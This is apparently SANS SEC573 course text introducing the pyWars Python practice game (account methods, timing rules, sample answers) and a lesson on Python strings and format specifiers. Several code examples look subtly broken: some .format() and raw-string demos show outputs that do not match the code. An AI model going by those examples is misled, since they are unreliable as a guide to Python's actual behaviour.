
pyWars is a self-guided online capture-the-flag game. Beginners will probably spend very little time in pyWars during class, but you are welcome to work on them during breaks and lunch.

Veteran programmers can use pyWars to challenge themselves as we cover material they may already be familiar with. Beginners will likely ignore pyWars at first, other than exercises, and return to pyWars during Sections 3 through 5 when the material difficulty goes beyond their comfort zone. Most of you will be somewhere in between, with the majority of our class time focused on the course material, but using pyWars challenges you to solidify the concepts as we talk about them. For example, if you know a pyWars question is related to the manipulation of strings when we discuss that issue today, you can apply your skills to that question.

Most veteran programmers will work through pyWars until they reach a challenge that begins testing their skills. As their pace slows while they work through those solutions on their own, the class material catches up to their skill, and then we all move forward together.

pyWars Introduction


- pyWars contains many of the labs we will work on in Sections 3-5
- First 30 or so labs are not scenario-specific. It's more like "Wax on, Wax off"
- Labs 40+ are real-world scenarios in which coding skills are required
- Labs 67 and up are extra CTF when you're done with Sections 1-5



pyWars is an online self-paced lab environment that runs the first five sections of class. The challenges are numbered beginning at 0 and increase to more than 90 challenges. They get increasingly difficult as the question number increases. A little more than half of the challenges are not themed or specific to a real-world problem. Instead, they test or teach essential Python skills and help you develop the essential skills that you will require. For these challenges, think of them as *The Karate Kid*'s Mr. Miyagi having you wax on and wax off to build the muscle strength you need to become a Python Ninja. The second half of the pyWars challenges simulate scenarios that I and other security professionals have faced in the real world. In addition to increasing in difficulty, the pyWars challenges follow the course material through Section 5. So solutions for solving many of these challenges will be presented in class over the next several days.

Recommended New Coders' GPYC Self-Paced Study Plan

- **Listen to lecture** and expect to **finish 33%–50% of labs** (shown in green) during time allotted in class. **GREEN** = Completed In Class
- **Finish** all the **non-pyWars labs** during the time allotted **in class**
- **Complete the rest** of labs (shown in blue) on your local pyWars server before the exam; **evenings** after class **or** when you get **back home**. **BLUE** = At Home
- CTF Challenges (shown in red) are scattered throughout pyWars. They are for the veterans' CTF. **RED** = Ignore Them



- Alternate Approaches: It's self-paced! Some students choose to spend all week on Sections 1 and 2, but then you're on your own for 3–5.

If you're new to coding and you want to pass the GIAC Python Coder Exam (GPyC), let's talk about how to do that. Let's face it—no Python coding certification that someone with no coding experience can pass after five days of lecture is worth having. It will take some work to get there, but the course is structured with you in mind. pyWars will have the advanced users engaged for the first several days so that we can move at a lecture pace that is comfortable for new coders. To make that happen, you have to ask questions when you don't understand so the instructor will know to slow down.

You will not be able to complete ALL of the pyWars labs during the time allotted if you have not coded before. Instead, expect to finish about one-third of them. The first third is enough for you to understand the concepts required to move on to the next subject. Then, during the evenings after class or when you get back home next week, go back and finish the other labs. All of the labs that are in the book are in your offline local pyWars server.

There are many labs in your books that are not pyWars labs. You should try to complete these during class, and if you don't have enough time in class, let the instructor know. Most instructors are eager to stay late or meet you before class to make sure you understand the material.

Don't concern yourself with the advanced CTF challenges. You won't need that for the exam. Instead, focus on building a solid foundation of essential coding skills that you can apply to solving security challenges.

If that doesn't appeal to you, then don't do that! It's self-paced learning and you can approach this however you would like. Some students choose to go very slowly, completely ignoring lecture time and working through the book at their own pace. By the end of the week, they may have only covered the material in Sections 1 and 2, but they have a solid understanding of that material. One disadvantage to this approach is that when you do your self-study of Sections 3–5, you don't have the benefit of an instructor being there to answer questions. That's why I recommend the approach of keeping pace with the material and leaving large portions of your labs unfinished. When you get home, you will still have unsolved challenges you can use to build skills and prepare for the exam.

Common Veteran Coders' Self-Paced Study Plan

- Usually, veteran coders will ignore lectures and race through the first two days on Day 1 and then focus on Days 3–5
- Use the "Roadmap Slide" to determine when you need to pay closer attention
- After completing Days 3–5, there are 20+ CTF challenges that go far beyond GPYC and the course material
- The FIRST person to complete ALL the challenges gets a CTF coin
- Instructors will be vague when assisting students in CTF until someone finishes
- Finished? Most "Finishers" have skipped all non-pyWars labs, including Day 5!

Day 1	Day 2	Day 3	Day 4	DAY 5	At Home		
Day 1 1-18	Day 2 19-35	Day 3 36-61	Day 4 51-66	Advanced pyWars CTF 67 - 90+	Non-pyWars Labs	Day 5	Hall of Fame Challenges

- The top 1% will complete all pyWars and only some of the non-pyWars labs

If you already know how to code, here is your chance to prove it. Again, in the key, the GREEN is what you finish in class this week and the BLUE is what you will end up doing at home after class. Notice I didn't say that BLUE can be done after class in the evenings. Veteran coders who finish pyWars do end up spending their evenings working feverishly on pyWars challenges. Most veteran coders race through the Essentials Workshop in the first day and are working on Day 3 material by the start of Day 2. The most advanced coders may finish all of the pyWars challenges in the course material by the end of Day 3. Then that is when the fun will begin. There are an additional 20+ advanced challenges on advanced networking and cryptography concepts for you to work on. Usually, no one finishes all the pyWars challenges, but every once in a while, it does happen. The first person in a class to complete all of the pyWars challenges will win a CTF coin. But if you finish that, there is still more learning for you. Many veteran coders get wrapped up in the CTF and forget about the labs we have in the course. Most pyWars finishers don't even participate in Day 5's material because it isn't in pyWars. If you finished, you can go back and take a look at all the fun the rest of the class was having while you challenged pyWars. If you finish those challenges, then you also have the Hall of Fame challenges to work on. If you finished all the pyWars challenges, you can also submit your own challenge to the pyWars server. Just talk to the instructor.

Although we do occasionally have someone who finishes pyWars, we haven't ever had anyone finish all of the pyWars labs, non-pyWars labs, and the Hall of Fame challenges. The course is designed to provide you with more learning opportunities than you can finish in one week.

Majority of Students' Self-Paced Study Plan

- The majority of you will be somewhere in between those two approaches
- Alternate back and forth between listening to lectures and self-paced labs
- You also have more work than you can finish! Choose where to focus your time
- You may have an incomplete lab or two that you can finish later, particularly on Day 3, when we provide more than double the labs than you can normally complete
- Keep in mind that the ONLY thing you don't have access to after class is the Veterans CTF. For this reason, some people choose to leave some non-pyWars labs or a few pyWars challenges unsolved and take a shot at those advanced CTF questions.
- You choose the learning model that is best for you. In other words, it is self-paced.

DAY 1	DAY 2	DAY 3	DAY 4	DAY 5	At Home
1-18 and Non-pyWars Labs	19-35 and Non-pyWars Labs	36-61 and Non-pyWars Labs	62-65 and Non-pyWars Labs	Day 5 is all Non-pyWars Labs	Advanced PyWars CTF 65 - 90+ Hall of Fame Challenges

SANS

SEC573 | Automating Information Security with Python

53

The class is designed to have more material than a veteran coder can handle. So if you haven't been coding for a while, the same will apply to you.

Most of you will be somewhere in between ignoring the lecture part of the time when you get wrapped up in a challenge but tuning the instructor back in to build new skills as you go along. You will still have a few labs that you don't finish, and that's OK. That is work for you to complete when you get back home or in the evening with your offline pyWars server. You can complete every lab that is in this course when you get back home. The only thing you do not have access to afterwards is the CTF challenge for veteran coders. You may want to consider that when deciding where to spend your time in class. Some students decide to leave a few of the book challenges and pyWars labs unfinished to take a shot at a few of the CTF challenges.

Whatever you choose to do is fine. The instructor will answer your questions during labs and breaks and help you wherever you are. This class is, after all, self-paced.

pyWars CTF Questions in Class

- pyWars CTF is an extra self-guided challenge intended to keep advanced students engaged in portions of class that are a review. We need rules for support during class.
- If you identify a problem **that likely affects everyone**, such as the server going down, notify the instructor by raising your hand during class
- The instructor can answer individual questions and assist with bonus material during labs and breaks, but priority will go to students working on labs designated for that period of time
- If Teacher Assistants (TAs) are in the classroom, feel free to raise your hand and ask them questions **AT ANY TIME!**

Because pyWars is largely an extra self-guided exercise, intended to provide more advanced students with an engaging challenge during portions of the class that they are already familiar with, we need to establish ground rules for support of it during class. If you think there is a problem that affects everyone with pyWars, such as the server going down, then please do let the instructor know. If you are having trouble solving a particular challenge, please save those questions until a break after the instructor has covered that material. You may start pyWars at any time throughout the day.

pyWars: Getting Started

- Begin anytime you are ready to play
- Start in the **essentials-workshop** directory
- Start a Python shell by typing **python**
- **import pyWars** (case-sensitive)

```
$ cd ~/Documents/pythonclass/essentials-workshop/
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pyWars
>>> game = pyWars.exercise()
```



You can begin playing pyWars whenever you are ready. I'll introduce it to everyone now so that advanced programmers can jump right in. If some of this seems too advanced, that is OK. Just come back to this section when you are ready to begin playing.

Playing pyWars is simple. First, you need to check in to the directory containing the pyWars module:

```
$ cd ~/Documents/pythonclass/essentials-workshop/
```

Then start Python by typing **python** and pressing **Enter**.

```
$ python3
```

Python starts and you will get the interactive python prompt ">>>". Then, import the pyWars module like this:

```
>>> import pyWars
```

Last, we create a pyWars object in memory that we can use to interact with the server and store it in a variable. In this case, the variable is named "game", but it can be any name that you like!

```
>>> game = pyWars.exercise()
```

Playing pyWars: Methods

- Here is a list of things you can do with your pyWars object
 - Account Management:
 - game.new_acct(<username>, <password>): Create an account called "username"
 - game.login(<username>, <password>): Log in as user username with given password
 - game.logout(): Log out of the currently logged-in account
 - game.password(<username>, <password>): Change the password for the account "username" (Password reset must be enabled by instructor). Notify instructor if you need to reset your password.
 - Game Play:
 - game.question(<Q#>): Asks you question number Q#!
 - game.data(<Q#>): Gives you data related to question number Q#
 - game.answer(<Q#>, <Your Answer>): You submit your answer to question number Q#
 - print(game.score(["ME"/"ALL"])): Displays the current scoreboard or just your score; ALL is default
 - game.show_all_scores = False: Changes default for .score() to "ME", only showing your scores.
 - Look at all the questions like this:

```
>>> for i in range(100):
...     print(i,game.question(i))
... <press enter on blank line>
```

Once you have a pyWars exercise object in memory, you can call its various methods to perform actions against the pyWars server. For example, you will use .new_acct(), .login(), .logout(), and, if necessary, .password() to manage your account on the server. You will use new_acct() once to create an account for yourself on the server. Once your account is created, you do not need to use this method again. Then you can use login() and logout() to use that account.

Once you have a logged-in session, you can call .question(), .data(), .answer(), and .score() to interact with the server. A question takes in a question number and gives you back the text for that question. Every question will ask you to manipulate some data in some way. To get the associated data, you call .data and give it the question number that you want the data for. After you have manipulated the data, you submit it back to the server as your answer. The answer() method takes two arguments separated by a comma. The first is the question number you are submitting an answer to and the second is your answer containing the manipulated data.

You can also print the score to see how you are doing by executing the command 'print('game.score())'.

If you would like to see a complete list of all the questions, I provide you with a "for loop" here that you can use. Don't be concerned about not understanding that command yet. We will discuss for loops in detail later.

Playing pyWars: Account Management

- The first step is to create a pyWars object, a new account, and log in to the remote server.

```
>>> import pyWars
>>> game = pyWars.exercise()
>>> game.new_acct("username", "password")
'Account Created.'
>>> game.login("username", "password")
'Login Successful'
```

- You can also log out and, if enabled, reset your account password.

```
>>> game.logout()
'You have been logged out.'
>>> game.password("username", "password")
'The instructor must enable a password reset before this
function can be used.'
```

After importing the module, you will create an instance of a pyWars exercise object. We will cover objects in detail later, so don't worry if you don't quite understand everything yet. But even to the complete novice, this step isn't that difficult. First, you create an instance of the pyWars exercise object by typing the following:

```
>>> game=pyWars.exercise()
```

This creates a new variable named "game" that will hold our pyWars object that we can use to interact with the server. Now we can use that object to create a new account on the server for you to use.

```
>>> game.new_acct("username", "password")
```

Now you can use that username and password to log in to the server and play. To log in, you call the .login() method and pass your username and password.

```
>>> game.login("username", "password")
```

It is worth noting that when you call either new_acct() or login(), the client remembers the username and password you used, so you can call login() without passing any username and password in that pyWars window or script. This provides you with a little more protection from shoulder-surfing classmates. It only remembers this information in the current session. If you open a new terminal window or a new script, you will have to log in with the username and password at least once before you can call login() without arguments.

That's it! You are ready to play! You can also logout() of the server when you're not using it. That is always a good security practice. Additionally, if you forget your password, you can use .password() to choose another password, but this feature can only be used after the instructor flags your account for password reset on the server.

Playing pyWars: Game Play

- Here is an example of answering Question 0:

```
>>> game.question(0)
'Simply return the data as the answer.'
>>> game.data(0)
'SUBMIT-ME'
>>> game.answer(0, "SUBMIT-ME")
'Timeout. Send the answer right after requesting the data.'
>>> game.answer(0,game.data(0))
'Correct!'
```

- For most problems, you need to write a function to calculate the answer to submit it before the timeout:

```
>>> def answer1(thedata):
...     answer = int(thedata) + 5
...     return answer
...
>>> game.answer(1,answer1(game.data(1)))
'Correct!'
```

Press Enter to end
your new code block.

Only query the data
once! It may change!

58

Here is an example of how you would query and answer Question 0. In this case, calling `game.question(0)` tells us that all we have to do to answer the question is to take what is returned by calling `game.data(0)` and submit that as an answer. If we call `game.data(0)`, we see that we must submit the answer "SUBMIT-ME". We call `game.answer(0,'SUBMIT-ME')`. But instead of scoring, we get back a message indicating that we didn't submit the answer in time. We need to automatically submit an answer based on calling `game.data(0)`. Again, Question 0 is very easy. We just have to submit the data. So we call `game.answer(0,game.data(0))`, and we get back the response "Correct". We scored a point!

Sometimes it requires a good bit of processing to calculate the answer. In those cases, you will need to define a function to process the data and return the results. We will talk about declaring and using functions more later, but here is a look at how we would do that:

```
>>> def answer1(thedata):
...     answer=int(thedata)+5
...     return answer
...
>>> game.answer(1,answer1(game.data(1)))
'Correct'
```

This is a great approach for solving most of the challenges. Keep in mind that the `.data()` function will often return a different value each time you query it. You must submit the answer for the LAST time you queried the `.data()` method. Using a function and passing the results of calling `data()` to it ensures that you query the data only once before you answer it.

pyWars Rules

- Only THREE pyWars logins are permitted per IP address. Running a script that executes .login() a fourth time will expire the first login.
- You have only 2 seconds between the time you request data and submit your answer
 - You need to programmatically process .data() as described by .question() to submit .answer() before the timeout!
- Submitting an answer more than once does not score more than one point. You can score on a given question only once.
- Interacting with the scoring server with anything other than the pyWars client is STRICTLY forbidden (no Netcat, web browsers, and so on)
- Do not attempt to alter opponent team scores or guess their passwords
- Play nice. No cheating. No spoofing.
- In short, no hacking the scoring server



Under normal circumstances, the pyWars server will only allow three logins from any given IP address. This protects your account from session hijacking attacks. Although the instructor can change this setting if the classroom network topology or class size requires it, you will most likely find that you are limited to playing pyWars in, at most, three terminal windows or running scripts at a time. This means that if you are logged in in a terminal window and you run a script that executes login() three times, then you will likely have to log in again in your terminal window.

After you have queried the data associated with a question, by calling games.data(#), you have only 2 seconds to submit the correct answer. This means that you will not have time to read the data, figure out the answer in your head, and then manually type the answer back in. You will need to automatically process the information returned by games.data(#) and automatically submit the answer.

You can submit each answer only once. Technically, you can submit an answer more than once, but you get points for it only one time.

Do not interact with the scoring server with ANYTHING other than the pyWars client. NO NETCAT! NO WEB BROWSERS!

There are several additional rules, but it all comes down to doing the right thing. Don't hack anyone or my servers. Play the game using the tools provided and have fun.

Section 1 Roadmap

- Lab Setup
- Python and pyWars
- Language Basics
- Strings
- Functions
- if/elif/else
- Modules
- Introspection

Course Introduction
Lab Zero Overview
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations
Introducing pyWars

LAB: pyWars Numerics
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings
LAB: pyWars Strings
Creating and Using Functions
Control Statements
if, elif, and else
LAB: pyWars Functions
Modules
LAB: Modules

This is a Roadmap slide.

Lab Intro: pyWars Create Your Account

- First, you will need to create an account and log in.

```
student@573:~/Documents/pythonclass/essentials-workshop$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pyWars
>>> game = pyWars.exercise()
>>> game.new_acct("<your name>", "<your password>")
'Account Created.'
>>> game.login("<your name>", "<your password>")
'Login Successful'
```

- Please remember your password. If you forget your password, you will need to ask the instructor for help resetting it.

The first step is to change to the **essentials-workshop** directory and start the Python interactive shell:

```
$ cd essentials-workshop/
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more information.
```

Next, you import the pyWars module by typing **import pyWars**. Note that this command is case sensitive:

```
>>> import pyWars
```

Then create a variable that will hold your pyWars exercise object. There is nothing special about the name of the variable we are using. Here we use "game", but this can be anything we like. You will see in your Workbook I often use the variable "d" because it is shorter and easier to type. Choose whatever variable name you like, but it is best to choose a variable name that is intuitive and explains what type of data it holds.

```
>>> game=pyWars.exercise()
```

Next, you may create your account on the server with a username and password of your choosing:

```
>>> game.new_acct("<your name>", "<your password>")
'Account Created.'
```

Now that the account exists, you can log in to the server. The pyWars client will remember the username and password that are passed to either the new_acct() or login() method. Now you can log in with just login() or provide the username and password as shown in the slide above :

```
>>> game.login()
'Login Successful'
```

Your pyWars object can now perform authenticated actions against the pyWars server, such as asking for challenges and submitting answers.

Lab Intro: pyWars Answer Question 0

```
student@573:~/Documents/pythonclass/essentials-workshop$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pyWars
>>> game = pyWars.exercise()
>>> game.new_acct("JoffT", "blackhills")
'Account Created.'
>>> game.login("JoffT", "blackhills")
'Login Successful'
>>> game.question(0)
'Simply return the string returned when you call data(0) as the answer.'
>>> game.data(0)
'SUBMIT-ME'
>>> game.answer(0, game.data(0))
'Correct!'
>>> print(game.score())
Here are the scores:

1-JoffT          Points:001      Scored:MON,DD HH:MM:SS.mmmm    Completed:0
```



Now look at the question and data associated with Question 0 by passing a zero to game.question():

```
>>> game.question(0)
'Simply return the data as the answer.'
>>> game.data(0)
'SUBMIT-ME'
```

You can see that Question 0 requires no manipulation of the data at all. All you have to do is read the data and then submit it as the answer. You can do that like this:

```
>>> game.answer( 0, game.data(0) )
'Correct'
```

Last, print the score to see how people are doing:

```
>>> print(game.score())
Here are the scores:

1-JoffT          Points:001      Scored:MON,DD HH:MM:SS.mmmm    Completed:0
>>>
```

Lab Intro: pyWars Answer Question 1

```

>>> game.question(1)
'Submit the sum of data() + 5. '
>>> game.data(1)
82
>>> game.answer(1, 87)
'Timeout. Send the answer right after requesting the data. -7.86754798889'
>>> game.data(1)
53
>>> game.data(1)
90
>>> game.data(1) + 5
36
>>> game.answer(1, game.data(1) + 5)
'Correct!'
>>> print(game.score())
Here are the scores:

1-JoffT          Points:002      Scored:MON,DD HH:MM:SS.mmmm    Completed:0-1

```

Only have 2 seconds after calling .data() to call .answer()

The data() changes EVERY TIME!!!



Now let's try Question 1 together. Call the game variable's **question()** method and pass it a **1** indicating that you want to see question number 1:

```
>>> game.question(1)
```

It says, "Submit the sum of data() + 5." Remember, all pyWars challenges will ask you to do something with the corresponding data and return an answer. So let's look at the **.data()** values for Question 1:

```
>>> game.data(1)
```

It gives back a number. In the example above, it gave 82. Notice that if you call **.data()** again, it will give you back a different number.

```
>>> game.data(1)
```

The second time it gave us the number 53. And remember, you have only 2 seconds to answer. Notice that, in the preceding example, when we try to submit an answer of 87, it tells us that it timed out, indicating that we took more than 2 seconds. So you will have to write Python code to call the **.data()** method, capture the number it gives you, and submit an answer in less than 2 seconds. Fortunately, computers are pretty fast at math, and Python can add two numbers together using a plus sign. When you call **game.data(1)**, it returns a number. So, if you want to add 5 to that number, all you have to do is add **+5** to the end of the call to **game.data()**. It will call the function and add 5 to the result:

```
>>> game.data(1) + 5
```

In the example above, this resulted in "36". Therefore, **.data(1)** must have returned a 31. Python then dutifully added 5 to that, giving an answer of 36. Let's submit that as our answer to number 1:

```
>>> game.answer(1, game.data(1) + 5)
```

In your Workbook, turn to Exercise 1.1

pyWars Challenges 0 through 4



Please complete the exercise in your Workbook.

Section 1 Roadmap

- Lab Setup
- Python and pyWars
- Language Basics
- Strings
- Functions
- if/elif/else
- Modules
- Introspection

Course Introduction
Lab Zero Overview
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations
Introducing pyWars
LAB: pyWars Numerics
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings
LAB: pyWars Strings
Creating and Using Functions
Control Statements
if, elif, and else
LAB: pyWars Functions
Modules
LAB: Modules

This is a Roadmap slide.

Strings and Bytes In-Depth

- Strings are a collection of characters such as words and sentences in text
- Strings are enclosed in either single, double, triple double, or triple single quotes

```
>>> mystring = 'hello'  
>>> mystring = "hello"  
>>> mystring = """hello"""  
>>> mystring = '''hello'''
```

- Immutable; cannot be changed in part
- A string is the collection of characters along with many useful operations associated with manipulating strings
- Strings are objects like everything else in Python

Strings contain one or more characters. The maximum string length is limited by the OS and the hardware as opposed to the language. Strings are said to be *immutable*, meaning that you can't change substrings within the string. Programmers who are familiar with strings in C and other non-object-oriented languages will quickly grow to appreciate that a string is much more than a simple collection of characters. Strings are a group of characters, along with all of the methods that are needed to manipulate those strings.

Strings Are Denoted by Quotes

- If you want to include quotes as part of the string, you can alternate the type of quote (single/double) or escape it with a backslash

```
>>> a = "This is a 'test'"           Alternate quotes
>>> print(a)
This is a 'test'
>>> a = "This is a \"test\""
>>> print(a)
This is a "test"
```

- Remember! Without quotes, you are referring to another variable
- Quotes indicate an assignment of a literal string

```
>>> b = 5
>>> a = "b"
>>> a = b
```

You create strings when you enclose characters in quotation marks. In the absence of quotes, the characters will be assumed to represent a variable as long as they are not a keyword. So `a = b` will assign the variable "a" to point to the variable "b". However, `a = "b"` assigns the string "b" to the variable a. If you want to create a string that contains quotation marks in it, you have a couple of options. You can alternate between single and double quotes. To create a string that contains a single quote, you would start your assignment with double quotes. For example, `a="Contains 'single' quotes"`. To create a string that contains double quotes, you would start with single quotes like this: `a='Contains "double" quotes'`. Another option would be to escape the quotes with a backslash like this: `a="Contains \"backslash\" escapes"`.

Formatting Strings with .format()

- A string followed by .format() allows you to build strings dynamically by plugging values and variables into the string

```
>>> num = 3
>>> astr = "First {} Second {} Third {}".format('X',2,num)
>>> astr
First X Second 2 Third 3
>>> "First {} Second {} Third {}".format('X',2,num)
First X Second X Third X
>>> "First {} Second {} Third {}".format('X',2,num)
First 3 Second X Third 2
>>> "First {} Second {}".format(item1='X',item2=2)
First X Second 2
```

You can build strings dynamically so that they contain the values of variables and constants with the .format() method. In the example above, we assign variable astr to be the string "First {} Second {} Third {}".format('X',2,num). When we print the result, we can see that the brackets are gone and the values inside the parentheses are plugged into it where the brackets used to be. The three brackets are replaced by the three arguments inside the format method respectively. The first set of brackets becomes an 'X', the second a 2, and the third contains the value of the num variable.

If you place numbers inside the brackets, then the corresponding argument in the format() method will be substituted for the brackets. Notice that the number can be used multiple times and in any order. You can also use named arguments instead of numbers. These names must be included in the format method so their value can be resolved and substituted for the brackets.

In addition to just retrieving values from .format(), you can also specify the width, fill characters, alignment, and many other things that tell Python exactly how you want the string formatted.

Format Specifier "{ARG#:<fill><alignment><length><type>}"

- In addition to argument numbers, {} can contain "format specifiers"
 - If you really want { or } in the string, double them. "{{ {0} }}".format("A") results in "{ A }"
 - Syntax:** { <#>:<F><A><L><T> } **Example:** {0:x^20s}
- # = Argument Number: Identify corresponding argument in the format method
 F = Fill Character: Character to fill any empty string space when aligning
 A = Align: "<" = Left, "^" = Center, ">" = Right
 L = Len: The length of the string when aligned
 T = Type: A letter indicating variable type. This includes all of the following:

x : Hex	X : Uppercase Hex	b : Binary	d : Decimal	f : Float
s : String	% : Percent sign	e : Exponential Notation	o : Octal	c : Integers to char

- The format string syntax is very extensive and the explanation of all the options is worth looking over. Let's look at some highlights.

SANS

SEC573 | Automating Information Security with Python

69

Between the brackets, you put format string commands telling the .format() method how to process the string. If you want to include the brackets in your string, then you double them. The format string takes one of the arguments passed to it and inserts it into the string as prescribed by the format string commands between the brackets. The syntax for formatting strings is as follows:

Syntax: {<Argument number>:<A fill character><alignment><length><type>}

NOTE: There is actually more to the syntax than this, but this is all we are really concerned about for now.

The first bracket begins the format string. It is followed by an argument number. This number refers to one of the arguments that are passed to the format method. After the argument, you place a colon to indicate that more format commands will follow. After the colon is a fill character. This character will fill in all the open positions in the resulting string. Then you provide an alignment. If you want to right align the string, you provide an alignment of ">". To left align the string, you provide a "<". To center it, you provide a "^". The next character in your format string is the desired length of the resulting string. The last character is the type of character you want to print. This can be an X or x for hexadecimal, b for binary, d for decimal, or f for float, among other things. Then you close your format string with a close bracket.

Typical Use Cases for .format()

```
>>> "Center 20 wide [{0: ^20}]".format("centered")
Center 20 wide [      centered      ]
>>> "Left 20 wide X filled [{0:X<20}]".format("Left")
Left 20 wide X filled [LeftXXXXXXXXXXXXXX]
>>> "Floats with precision {0:0>6.2f}".format(3.14)
Floats with precision 003.14
>>> "Floats with precision {0: >10.6f}".format(3.14)
Floats with precision    3.140000
>>> "Sign Numbers {0:+10.6f}".format(3.14)
Sign Numbers +3.140000
>>> "Formatted HEX {0:0>10x}".format(255)
Formatted HEX 00000000ff
>>> "Formatted binary {0:0>8b}".format(85)
Formatted binary 01010101
```

- .format() has its own "formatting language"
<https://docs.python.org/library/string.html#format-specification-mini-language>



Here are some examples of using format strings. The first example "{0: ^20}" will center argument zero inside a space that is 20 characters wide and fill in any remaining space with spaces. In the next example, we fill it with the letter X and left align it by changing the format specifier to "{0:X<20}". In the third example, we format the floating point number so it has leading zeros, is left justified, and is exactly 6 characters wide (including the decimal point) with 2 places after the decimal point with the string "{0:0>6.2f}". In this case, the number 3.14 is already a floating point number, so the f in our format specifier has no effect. In the next example, we change the width to 10 characters with 6 digits after the decimal point and fill it with spaces by using the format specifier of "{0: >10.6f}". If you put a plus sign (+) before your numbers, it will always show whether the number is positive or negative. The default is to only show the sign if the number is negative. In the last two examples, the format specifier uses the type to change the type of the format argument. In the second-from-the-last case, it turns the decimal integer 255 into a hexadecimal number. In the last case, it turns the decimal number 85 into a binary number and prints it as a series of ones and zeros that is exactly 8 characters wide with leading zeros.

Python 3.6 "f-string" syntax

- As of Python 3.6, you can use a string with a lowercase "f" outside the quotes and use variable names instead of positions. Additionally, you don't call .format()

```
>>> course = "SEC573"
>>> rating = "Awesome Sauce!"
>>> f"{course} is {rating}"
SEC573 is Awesome Sauce!
>>> f"{course} is {rating:.*^20}"
SEC573 is ***Awesome Sauce!***
```

As of Python 3.6, you have an additional option with format strings. You can use variable names directly inside the brackets. To do this, you place a lowercase f outside of the string. These "f-strings" will not work in most older versions of Python. In addition to the variable names, you can still use all of the other format string specifiers. In the last example above, we print the contents of the variable rating so that it is centered exactly 20 characters wide, filling in the spaces with asterisks.

C Style Format Strings

- Python also supports format strings typically used in C and other languages.
- You will see these used frequently because of broad support
- Format string contains "%" followed by type specifier
- % (percent sign) and parentheses containing variable follows the string

```
>>> "String %s Decimal %d" % ("HI!",100)
String HI! Decimal 100
>>> "Formatted Decimal %010d" % (100)
Formatted Decimal 0000000100
>>> "Formatted Float %10.4f" % (3.14)
Formatted Float      3.1400
>>> "Centered String [%10s]" % ("HI".center(10))
Centered String [      HI      ]
```

There is another style of format strings that are typically associated with C and other languages. At one time, this was the only style of format supported in Python2. These are still supported in Python3 and still widely used, so you should be familiar with them.

With this type for format strings, you use a percent sign followed by a specifier in the string instead of braces. Then instead of .format() after the string, you put another percent sign and the argument to plug into the string inside of parentheses. The types are largely the same as they are in the new style of format strings. In the example above, "String %s Decimal %d" will put the word "HI!" where the %s is and the decimal number 100 where the %d is. Additional modifiers like the "0" to fill with leading zeros and a width can be specified between the percent sign and the type. For example, "%010d" prints a decimal number 10 characters wide with leading zeros. "%10.4f" prints a floating point number 10 characters wide with 4 places after the decimal point.

Notably absent from these older format strings are the alignments. Centering, left or right justifying of strings has to be done in conjunction with additional parts of Python, such as the .center() method. Right aligning is the default, so "%10s" without the use of center would print it right aligned. To left align things, you would use a negative size specifier.

```
>>> "Hi Left aligned [%-10s]" % ("HI")
'Hi Left aligned [HI           ]'
```

The arguments are not as flexible as in the new style, but they are compatible with format strings from other languages such as C. As a result, you will find that some developers who already know format strings in other languages will use them in favor of the new style.

Python Raw Strings

- The backslash character has various meanings in a string.
 - "r" outside of the quotes tells Python that "\\" is not special

```
>>> print("This has tabs and \t\t multiple\nlines")
This has tabs and           multiple
lines
>>> print(r"This has tabs and \t\t multiple\nlines")
This has tabs and \t\t multiple\nlines
>>> print("python \"stinks\"\\b\\b\\b\\b\\b\\b\\b\\b \\\"rock\"")
python "rocks"
>>> print(r"python \"stinks\"\\b\\b\\b\\b\\b\\b\\b\\b \\\"rock\"")
python \"stinks\"\\b\\b\\b\\b\\b\\b\\b \\\"rock"
```

A backslash in front of certain characters inside of a string represents special characters. For example, "\n" is a newline. "\b" is a backspace. "\t" is a tab. "\a" will sound a bell in the terminal. "\x" can be followed by hexadecimal values representing characters. A backslash followed by a single or double quote means to put the single or double quote in the string instead of terminating the string. A backslash in front of a backslash means put a backslash in the string, and there are others.

If you do not want the backslash to have any special meaning in a string, then you can put a little "r" in front of the quote to indicate that it is a "raw" string. These are often used with regular expressions. Notice in the first example above, that the tabs and new line character are interpreted without the "r" outside quotes and printed when the "r" is outside the quotes. In the second example, the backslashes escape quotes and backslashes. With the little "r" outside the string, Python allows the backslash in front of the quotes to still escape the quote (i.e., not end the string), but it prints the backslashes in front of the quotes in the string. The backspaces are no longer interpreted; instead they are just printed.

Reference

https://docs.python.org/3/reference/lexical_analysis.html#string-and-bytes-literals

Python bytes()

- "b" means the string is byte values between 0 and 255
- Most (not all) of the methods are the same as those of strings

```
>>> bstr = b"This is a \x62\x79\x74\x65 string \x80\x81"
